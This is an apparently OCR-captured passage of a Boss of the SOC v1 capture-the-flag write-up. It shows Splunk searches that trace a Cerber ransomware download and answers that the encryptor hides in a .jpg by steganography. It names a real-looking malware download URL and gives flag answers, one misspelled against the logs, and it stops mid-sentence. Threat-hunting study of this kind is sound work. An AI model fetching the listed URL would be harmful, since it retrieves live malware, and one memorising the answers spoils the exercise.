
```
###################################################################################
  HUNTER                                                             BOSS OF THE SOC V1
###################################################################################
```

31.The malware downloads a file that contains the Cerber ransomware crypto code. What is the name of that file?

Answer:mhtr.jbg

We need to look at the http stream of the affected machine and search the url we will find that the suspicious domain has visited it contains a file

```
index="botsv1" source="stream:http" src_ip="192.168.250.100"
| stats count by url
```



http://shell.windows.com/fileassoc/fileassoc.asp


http://solidaritedeproximite.org/mhtr.jpg

http://ssw.live.com/UploadData.aspx

http://sv.symcd.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQe6LNDJdqx%2BJOp another way to solve it

since we are looking for a malicious file, we will set our stream source to Suricata and our source IP as the infected machine and that we already know suspicious domain we can customize the search for this doamin to see something related to it or not

```
index="botsv1" sourcetype="suricata" src_ip=192.168.250.100
solidaritedeproximite.org
```



a tag::eventtype 4
# timeendpos 1
a timestamp 2
# timestartpos 1
a transport 2
a url 1
a vendor 1

INTERESTING FIELDS
# dns.id 1
a dns.rrname 1
a dns.rrtype 1
# dns.tx_id 1
a dns.type 1

url

1 Value, 50% of events

Selected: Yes No

Reports: Top values, Top values by time, Rare values, Events with this field

Values	Count	%
/mhtr.jpg	1	100%

##

HUNTER **BOSS OF THE SOC V1**

##

32.Now that you know the name of the ransomware's encryptor file, what obfuscation technique does it likely

Answer:Steganography

The ransomware encryptor file is of .jpg format which is an image format. This means there is malware hiding in the image file, this technique is
known as